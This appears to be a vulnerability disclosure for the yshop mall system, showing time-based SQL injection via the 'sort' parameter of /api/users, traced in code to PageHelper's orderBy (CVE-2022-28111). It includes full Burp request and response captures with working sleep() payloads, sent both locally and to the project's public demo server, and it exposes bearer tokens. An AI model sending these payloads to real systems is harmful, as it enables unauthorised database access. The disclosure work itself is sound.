

Official website:

<https://www.yixiang.co>

git:

<https://gitee.com/guchengwuyue/yshopmall>

Gitee
开源软件 企业版 高校版 私有云 博客 我的
登录
注册
+

[开源项目](#) > [建站系统](#) > [新零售/网店/商城](#)

guchengwuyue / yshop**意象商城系统**

[Watch 851](#)
[Star 8.2K](#)
[Fork 3.6K](#)

代码
Issues 1
Pull Requests 0
Wiki
统计
流水线
服务

master 分支 1 标签 1

- taozi update springboot 2.7.10, hutool 5.8.16, dru... 97f87db 4天前
281次提交
- [docker] 修改dockerfile版本 1年前
- [imgs] 修复文档java脚本启动错误问题 2年前
- [shell] 升级fastjson为1.2.75 2年前
- [sql] 实体统一集成basedomain统一新增id字段软删除其他等修复 2年前
- [yshop-admin] update springboot 2.7.10, hutool 5.8.16, druid1.2.16, fastjson2.0.26 4天前
- [yshop-common] update springboot 2.7.4, hutool 5.8.7fixjdk 8 error 6个月前
- [yshop-generator] update spring-boot 2.6.7, update weixin-java 4.3.0, update logback 1.2.1... 11个月前
- [yshop-logging] update spring-boot 2.6.7, update weixin-java 4.3.0, update logback 1.2.1... 11个月前
- [yshop-mproot] spring.factories adapt spring boot 2.7.0 9个月前
- [yshop-shop] 修复了“错误代码1055withsql_mode = only_full_group_by不兼容”问题 9个月前
- [yshop-tools] update spring-boot 2.6.7, update weixin-java 4.3.0, update logback 1.2.1... 11个月前
- [yshop-weixin] update weixin-java 4.4.0, fastjson 2.0.12 7个月前
- [.gitignore] 修复添加资源等问题，忽略日志文件夹 3年前
- [LICENSE] yshop2.0发布 3年前
- [README.md] update springboot 2.7.10, hutool 5.8.16, druid1.2.16, fastjson2.0.26 4天前
- [pom.xml] update springboot 2.7.10, hutool 5.8.16, druid1.2.16, fastjson2.0.26 4天前

简介

yshop基于当前流行技术组合的前后端分离商城系统：
SpringBoot2+MybatisPlus+SpringSecurity+jwt+redis+Vue的前后端分离的商城系统，包含商城、SKU、运费模板、素材库、小程序直播、拼团、砍价、商户管理、秒杀、优惠券、积分、分销、会员、充值、多门店等功能。

暂无标签

% <https://www.yixiang.co>

< Java 等 5 种语言

📄 Apache-2.0

发行版

暂无发行版

yshop**意象商城系统**

指标	数值	变化率
代码活跃度	1 (~15%)	-
影响力	38 (+53%)	-
社区活跃度	74 (+89%)	-
流行趋势	88 (+62%)	-
团队规模	22 (+37%)	-

Gitee 指数

46

README.md

贡献者 (8)

Manage background demo addresses

<https://demo2.yixiang.co>

Proof of vulnerability

local address

Request

PrettyRawHexBurpyTab

1 GET /api/users?page=0&size=10&sort=(select*from(select+sleep(1))union/**/select+1)a)&enabled=true HTTP/1.1

2 Host: localhost:8013

3 sec-ch-ua: "Not(A:Brand)";v="8", "Chromium";v="101"

4 Accept: application/json, text/plain, */*

5 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJhZG1pbGlzImV4cG16MTY5NDU0NTIzNm0uD0leumhFYfaWdrWAHfmgzhGEuhaHcHhYpDjMUyYRDkPKALobEtukIWNW-zzDWBWwGHtq1jYk7w

6 sec-ch-ua-mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

8 sec-ch-ua-platform: "Windows"

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: cors

11 Sec-Fetch-Dest: empty

12 Referer: http://localhost:8013/system/user

13 Accept-Encoding: gzip, deflate

14 Accept-Language: zh-CN,zh;q=0.9

15 Cookie: YSHOP-TOKEN=Bearer%20eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJhZG1pbGlzImV4cG16MTY5NDU0NTIzNm0uD0leumhFYfaWdrWAHfmgzhGEuhaHcHhYpDjMUyYRDkPKALobEtukIWNW-zzDWBWwGHtq1jYk7w

16 Connection: close

17

18

0 matches

Done

Response

PrettyRawHexRenderBurpyTab

1 HTTP/1.1 400 Bad Request

2 X-Powered-By: Express

3 vary: Origin, Access-Control-Request-Method, Access-Control-Request-Headers

4 tlogtraceid: 1641274990459916288

5 x-content-type-options: nosniff

6 x-ssr-protection: 1; mode:block

7 cache-control: no-cache, no-store, max-age=0, must-revalidate

8 pragma: no-cache

9 expires: 0

10 content-type: application/json

11 date: Thu, 30 Mar 2023 03:03:46 GMT

12 connection: close

13 Content-Length: 814

14

15 {

"status":400,

"timestamp":"2023-03-30 11:03:46",

"message":

"\r\n### Error querying database. Cause: java.sql.SQLException: Subquery returns more than 1 row\r\n### The error may exist in co/yixiang/modules/system/service/mapper/SysUserMapper.java (best guess)\r\n\r\n### The error may involve defaultParameterMap\r\n\r\n### The error occurred while setting parameters\r\n\r\n### SQL: SELECT id, avatar_id, email, enabled, password, username, dept_id, phone, job_id, last_password_reset_time, nick_name, sex, create_time, update_time, is_del FROM user WHERE is_del = 0 AND (enabled = ?) order by (select*from(select sleep(1))union/**/select 1)a) ASC LIMIT ?\r\n\r\n### Cause: java.sql.SQLException: Subquery returns more than 1 row\r\n; bad SQL grammar []: nested exception is java.sql.SQLException: Subquery returns more than 1 row"

}

0 matches

java.sql.SQLException: XPATH syntax error:

Inspector

Request Attributes2

Request Query Parameters4

Request Body Parameters0

Request Cookies1

Request Headers15

Response Headers12

1,244 bytes | 1,108 millis

Request

PrettyRawHexBurpyTab

1 GET /api/users?page=0&size=10&sort=(select*from(select+sleep(2))union/**/select+1)a)&enabled=true HTTP/1.1

2 Host: localhost:8013

3 sec-ch-ua: "Not(A:Brand)";v="8", "Chromium";v="101"

4 Accept: application/json, text/plain, */*

5 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJhZG1pbGlzImV4cG16MTY5NDU0NTIzNm0uD0leumhFYfaWdrWAHfmgzhGEuhaHcHhYpDjMUyYRDkPKALobEtukIWNW-zzDWBWwGHtq1jYk7w

6 sec-ch-ua-mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

8 sec-ch-ua-platform: "Windows"

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: cors

11 Sec-Fetch-Dest: empty

12 Referer: http://localhost:8013/system/user

13 Accept-Encoding: gzip, deflate

14 Accept-Language: zh-CN,zh;q=0.9

15 Cookie: YSHOP-TOKEN=Bearer%20eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJhZG1pbGlzImV4cG16MTY5NDU0NTIzNm0uD0leumhFYfaWdrWAHfmgzhGEuhaHcHhYpDjMUyYRDkPKALobEtukIWNW-zzDWBWwGHtq1jYk7w

16 Connection: close

17

18

0 matches

Done

Response

PrettyRawHexRenderBurpyTab

1 HTTP/1.1 400 Bad Request

2 X-Powered-By: Express

3 vary: Origin, Access-Control-Request-Method, Access-Control-Request-Headers

4 tlogtraceid: 1641278204789952512

5 x-content-type-options: nosniff

6 x-ssr-protection: 1; mode:block

7 cache-control: no-cache, no-store, max-age=0, must-revalidate

8 pragma: no-cache

9 expires: 0

10 content-type: application/json

11 date: Thu, 30 Mar 2023 03:16:34 GMT

12 connection: close

13 Content-Length: 814

14

15 {

"status":400,

"timestamp":"2023-03-30 11:16:34",

"message":

"\r\n### Error querying database. Cause: java.sql.SQLException: Subquery returns more than 1 row\r\n\r\n### The error may exist in co/yixiang/modules/system/service/mapper/SysUserMapper.java (best guess)\r\n\r\n### The error may involve defaultParameterMap\r\n\r\n### The error occurred while setting parameters\r\n\r\n### SQL: SELECT id, avatar_id, email, enabled, password, username, dept_id, phone, job_id, last_password_reset_time, nick_name, sex, create_time, update_time, is_del FROM user WHERE is_del = 0 AND (enabled = ?) order by (select*from(select sleep(2))union/**/select 1)a) ASC LIMIT ?\r\n\r\n### Cause: java.sql.SQLException: Subquery returns more than 1 row\r\n; bad SQL grammar []: nested exception is java.sql.SQLException: Subquery returns more than 1 row"

}

0 matches

java.sql.SQLException: XPATH syntax error:

Inspector

Request Attributes2

Request Query Parameters4

Request Body Parameters0

Request Cookies1

Request Headers15

Response Headers12

1,244 bytes | 2,071 millis

Demo address

Request

PrettyRawHexBurpyTab

1 GET /api/users?page=0&size=10&sort=(select*from(select+sleep(1))union/**/select+1)a) HTTP/1.1

2 Host: app2.yixiang.co

3 Sec-Ch-Ua: "Not(A:Brand)";v="8", "Chromium";v="101"

4 Accept: application/json, text/plain, */*

5 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJhZG1pbGlzImV4cG16MTY5NDU0NTIzNm0uD0leumhFYfaWdrWAHfmgzhGEuhaHcHhYpDjMUyYRDkPKALobEtukIWNW-zzDWBWwGHtq1jYk7w

6 Sec-Ch-Ua-Mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

8 Sec-Ch-Ua-Platform: "Windows"

9 Origin: https://demo2.yixiang.co

10 Sec-Fetch-Site: same-site

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Referer: https://demo2.yixiang.co/

14 Accept-Encoding: gzip, deflate

15 Accept-Language: zh-CN,zh;q=0.9

16 Connection: close

17

18

0 matches

Done

Response

PrettyRawHexRenderBurpyTab

1 HTTP/1.1 400

2 Server: nginx

3 Date: Thu, 30 Mar 2023 03:18:28 GMT

4 Content-Type: application/json

5 Connection: close

6 Vary: Origin

7 Vary: Access-Control-Request-Method

8 Vary: Access-Control-Request-Headers

9 Access-Control-Allow-Origin: https://demo2.yixiang.co

10 Access-Control-Allow-Credentials: true

11 X-Content-Type-Options: nosniff

12 X-XSS-Protection: 1; mode=block

13 Cache-Control: no-cache, no-store, max-age=0, must-revalidate

14 Pragma: no-cache

15 Expires: 0

16 Content-Length: 784

17

18 {

"status":400,

"timestamp":"2023-03-30 11:18:28",

"message":

"\r\n### Error querying database. Cause: java.sql.SQLException: Subquery returns more than 1 row\r\n\r\n### The error may exist in co/yixiang/modules/system/service/mapper/SysUserMapper.java (best guess)\r\n\r\n### The error may involve defaultParameterMap\r\n\r\n### The error occurred while setting parameters\r\n\r\n### SQL: SELECT id, avatar_id, email, enabled, password, username, dept_id, phone, job_id, last_password_reset_time, nick_name, sex, create_time, update_time, is_del FROM user WHERE is_del = 0 order by (select*from(select sleep(1))union/**/select 1)a) ASC LIMIT ?\r\n\r\n### Cause: java.sql.SQLException: Subquery returns more than 1 row\r\n; bad SQL grammar [], nested exception is java.sql.SQLException: Subquery returns more than 1 row"

}

0 matches

Search...

Inspector

Request Attributes2

Request Query Parameters3


Request Body Parameters0

Request Cookies0

Request Headers15


Response Headers15

1,268 bytes | 1,120 millis



Code audit

The `getPage` function is used in `SysUserServiceImpl.java`



Look at the `getPage` function. The unfiltered `'order'` is passed into the pagehelper component


```
SysUserController.class x UserService.class x SysUserServiceImpl.java x BaseServiceImpl.java x
51     } else {
52         page.setOrders(orderItems);
53     }
54 } else {
55     page.setOrders(Arrays.asList(defaultOrder));
56 }
57
58 return page;
59 }
60
61 @protected void getPage(Pageable pageable) {
62     String order = null;
63     if (pageable.getSort() != null) {
64         order = pageable.getSort().toString();
65         order = order.replace(":", "");
66         if ("UNSORTED".equals(order)) {
67             order = "id desc";
68         }
69     }
70     PageHelper.startPage(pageNum: pageable.getPageNumber() + 1, pageable.getPageSize(), order);
71 }
72
73 }
74 }
```

The third parameter accepted by the startPage function is orderby .

```
SysUserController.class x UserService.class x SysUserServiceImpl.java x BaseServiceImpl.java x PageMethod.java x
114 }
115
116 开始分页
117 Params: pageNum - 页码
118         pageSize - 每页显示数量
119         orderBy - 排序
120
121 @public static <E> Page<E> startPage(int pageNum, int pageSize, String orderBy) {
122     Page<E> page = startPage(pageNum, pageSize);
123     page.setOrderBy(orderBy);
124     return page;
125 }
126
127 }
128 }
```

Looking at the pom.xml file, you can see that the PageHelper component is a low version

https://gitee.com/guchengwuyue/yshopmall/blob/master/yshop-mproot/pom.xml

 开源软件 企业版 特选 高校版 私有云 博客 搜开源

```
2 <project xmlns="http://maven.apache.org/POM/4.0.0"
3   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
5   <parent>
6     <artifactId>yshop</artifactId>
7     <groupId>co.yixiang</groupId>
8     <version>2.3</version>
9   </parent>
10  <modelVersion>4.0.0</modelVersion>
11  <name>MyBatisPlus模块</name>
12  <artifactId>yshop-mproot</artifactId>
13
14  <properties>
15    <jjwt.version>0.10.6</jjwt.version>
16    <mybatis-plus-boot-starter.version>3.5.2</mybatis-plus-boot-starter.version>
17  </properties>
18  <dependencies>
19    <dependency>
20      <groupId>com.baomidou</groupId>
21      <artifactId>mybatis-plus-boot-starter</artifactId>
22      <version>${mybatis-plus-boot-starter.version}</version>
23    </dependency>
24
25    <!-- https://mvnrepository.com/artifact/com.github.pagehelper/pagehelper-spring-boot-starter -->
26    <dependency>
27      <groupId>com.github.pagehelper</groupId>
28      <artifactId>pagehelper-spring-boot-starter</artifactId>
29      <version>1.4.2</version>
30      <exclusions>
31        <exclusion>
32          <artifactId>mybatis-spring</artifactId>
33          <groupId>org.mybatis</groupId>
34        </exclusion>
35        <exclusion>
36          <artifactId>mybatis</artifactId>
37          <groupId>org.mybatis</groupId>
38        </exclusion>
39      </exclusions>
40    </dependency>
41  </dependencies>
42 </project>
```

PageHelper has historical vulnerabilities(See CVE-2022-28111)

The unfiltered Order Derby parameter is passed into the PageHelper.startPage function, causing the sql injection